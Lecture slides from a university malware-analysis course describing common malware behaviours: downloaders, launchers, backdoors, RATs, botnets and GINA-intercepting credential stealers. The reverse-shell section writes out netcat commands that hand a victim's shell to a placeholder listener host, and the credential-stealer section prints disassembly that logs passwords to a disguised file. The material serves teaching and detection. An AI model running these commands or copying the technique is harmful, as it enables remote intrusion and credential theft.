07 - Malware Behaviour

CYS5120 - Malware Analysis

Bahcesehir University
Cyber Security Msc Program

Dr. Ferhat Ozgur Catak [1] Mehmet Can Doslu [2]

[1] ozgur.catak@tubitak.gov.tr

[2] mehmetcan.doslu@tubitak.gov.tr

2017-2018 Fall

Table of Contents

Table of Contents

Malware Behaviour

- So far, we've focused on analyzing malware, on what malware can do.
- The goal of this week is to familiarize you with **the most common characteristics of software** that identify it as malware.

Downloaders and Launchers I

Downloaders

- ***Downloaders*** simply download another piece of malware from the Internet and execute it on the local system.
  - Downloaders are often packaged with an exploit. Downloaders commonly use the Windows API ***URLDownloadtoFileA***, followed by a call to ***WinExec*** to download and execute new malware.

Downloaders and Launchers II




Figure: WannaCry - EternalBlue - ShadowBrokers

Downloaders and Launchers III

Launchers

- A ***launcher*** (also known as a loader) is any executable that installs malware for immediate or future covert execution. Launchers often contain the malware that they are designed to load.




Figure 12-1: DLL injection—the launcher malware cannot access the Internet until it injects into iexplore.exe.

Backdoors I


Backdoors

- A ***backdoor*** is a type of malware that provides an attacker with remote access to a victim's machine.
- Backdoors are the most commonly found type of malware, and they come in all shapes and sizes with a wide variety of capabilities.
- Backdoor code often implements **a full set of capabilities**,
  - so when using a backdoor attackers typically don't need to download additional malware or code.
- **Backdoors communicate over the Internet** in numerous ways,
  - but a common method is over port 80 using the HTTP protocol.
  - HTTP is the most commonly used protocol for outgoing network traffic,
  - so it offers malware the best chance to blend in with the rest of the traffic.

Backdoors II

Reverse Shell

- A reverse shell is a connection that originates from an infected machine and provides attackers shell access to that machine.
- Reverse shells are found as both stand-alone malware and as components of more sophisticated backdoors.
- Once in a reverse shell, attackers can execute commands as if they were on the local system.



Backdoors III

Netcat Reverse Shells

- **Netcat**, can be used to create a reverse shell by running it on two machines
- When **Netcat** is used as a reverse shell, the remote machine waits for incoming connections using the following:

```
ncat -lvp 80 # Attacker
```

  - –l: listening mode, –p: set the port, -v:verbose.
- Next, the victim machine connects out and provides the shell using the following command:

```
nc listener_ip 80 -e cmd.exe # Windows victim
nc listener_ip 80 -e /bin/sh # Linux victim
```

- ***Lab***

```
#!/bin/bash

COUNTER=0
while [ $COUNTER -lt 10000000]; do
    ncat -lvp 80 # Attacker
    let COUNTER=COUNTER+1
DONE
```

Backdoors IV

Windows Reverse Shells


- Attackers employ two simple malware coding implementations for reverse shells on Windows using cmd.exe: **basic** and **multithreaded**.
  - **Basic Method** involves a call to *CreateProcess* and the manipulation of the *STARTUPINFO* structure that is passed to *CreateProcess*
    - A socket is created and a connection to a remote server is established.
    - That socket is then tied to the standard streams (standard input, standard output, and standard error) for *cmd.exe*.
    - *CreateProcess* runs *cmd.exe* with its window suppressed, to hide it from the victim.
  - The **multithreaded version** of a reverse shell involves the creation of a socket, two pipes, and two threads (so look for API calls to *CreateThread* and *CreatePipe*).
    - *CreatePipe* can be used to tie together read and write ends to a pipe, such as standard input (*stdin*) and standard output (*stdout*).
    - After *CreateProcess* is called, the **malware will spawn two threads**: one for *reading from the stdin pipe and writing to the socket*, and the other for **reading the socket and writing to the stdout pipe**.

Backdoors V

RATs

- **A remote administration tool** (RAT) is used to remotely manage a computer or computers.
- RATs are often used in targeted attacks with specific goals, such as **stealing information** or **moving laterally across a network**.
- **The server** is running on a victim host implanted with malware.
- **The client** is running remotely as the command and control unit operated by the attacker

Backdoors VI




Backdoors VII

Botnets

- A **botnet** is a collection of compromised hosts, known as **zombies**, that are controlled by a single entity, usually through the use of a server known as a **botnet controller**.
- The goal of a botnet is to compromise as many hosts as possible in order to create a large network of zombies that the botnet uses to
  - spread additional malware or spam
  - or perform a distributed denial-of-service (DDoS) attack
- Botnets can take a website offline by having all of the zombies attack the website at the same time.

Backdoors VIII



Backdoors IX

RATs and Botnets Compared

There are a few key differences between botnets and RATs:

- Botnets have been known to infect and control **millions of hosts**. RATs typically control far fewer hosts.
- All botnets are controlled at once. RATs are controlled on a per-victim basis because the attacker is interacting with the host at a much more intimate level.
- RATs are used in targeted attacks. Botnets are used in mass attacks.

Credential Stealers I

Credential Stealers

Attackers often go to great lengths to steal credentials, primarily with three types of malware:

- Programs that wait for a user to log in in order to steal their credentials
- Programs that dump information stored in Windows, such as password hashes, to be used directly or cracked offline
- Programs that log keystrokes

Credential Stealers II

GINA Interception


- On Windows XP, Microsoft's *Graphical Identification and Authentication (GINA) interception* is a technique that malware uses to steal user credentials
  - The GINA system was intended to allow legitimate third parties to customize the logon process by adding support for things like
    - Authentication with hardware radio-frequency identification (RFID) tokens
    - smart cards.
- GINA is implemented in a DLL, *msgina.dll*, and is loaded by the Winlogon executable during the login process.
- Winlogon also works for thirdparty customizations implemented in DLLs by loading them in between Winlogon and the GINA DLL (like a man-in-the-middle attack).
- Windows conveniently provides the following registry location where third-party DLLs will be found and loaded by Winlogon:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
```

Credential Stealers III

fsgina.dll

- There is a malicious file fsgina.dll installed in this registry location as a GINA interceptor.
- The malware (fsgina.dll) is able to capture all user credentials submitted to the system for authentication. It can log that information to disk or pass it over the network.
- Because *fsgina.dll* intercepts the communication between *Winlogon* and *msgina.dll*, it must pass the credential information on to *msgina.dll* so that the system will continue to operate normally
- In order to do so, the malware must contain all DLL exports required by GINA; specifically,
  - it must export more than 15 functions, most of which are prepended with **Wlx**
  - Clearly, if you find that you are **analyzing a DLL** with many export functions that begin with the string **Wlx**, you have a good indicator that you are **examining a GINA interceptor**.



Credential Stealers IV

fsgina.dll

- Most of these exports simply call through to the real functions in *msgina.dll*.
- In the case of *fsgina.dll*, all but the *WlxLoggedOutSAS* export call through to the real functions.

Credential Stealers V

```
100014A0 WlxLoggedOutSAS
100014A0     push esi
100014A1     push edi
100014A2     push offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7     call Call_msgina_dll_function (1)
...
100014FB     push eax ; Args
100014FC     push offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501     push offset aDRIVERS ; "drivers\tcpudp.sys"
10001503     call Log_To_File (2)
```


- At (1) the credential information is immediately passed to *msgina.dll* by the call we have labeled *Call_msgina_dll_function*
- at (2) performs the logging. It takes parameters of the credential information, a format string that will be used to print the credentials, and the log filename.
- As a result, all successful user logons are logged to `%SystemRoot%\system32\drivers\tcpudp.sys`. The log includes the username, domain, password,

Credential Stealers VI

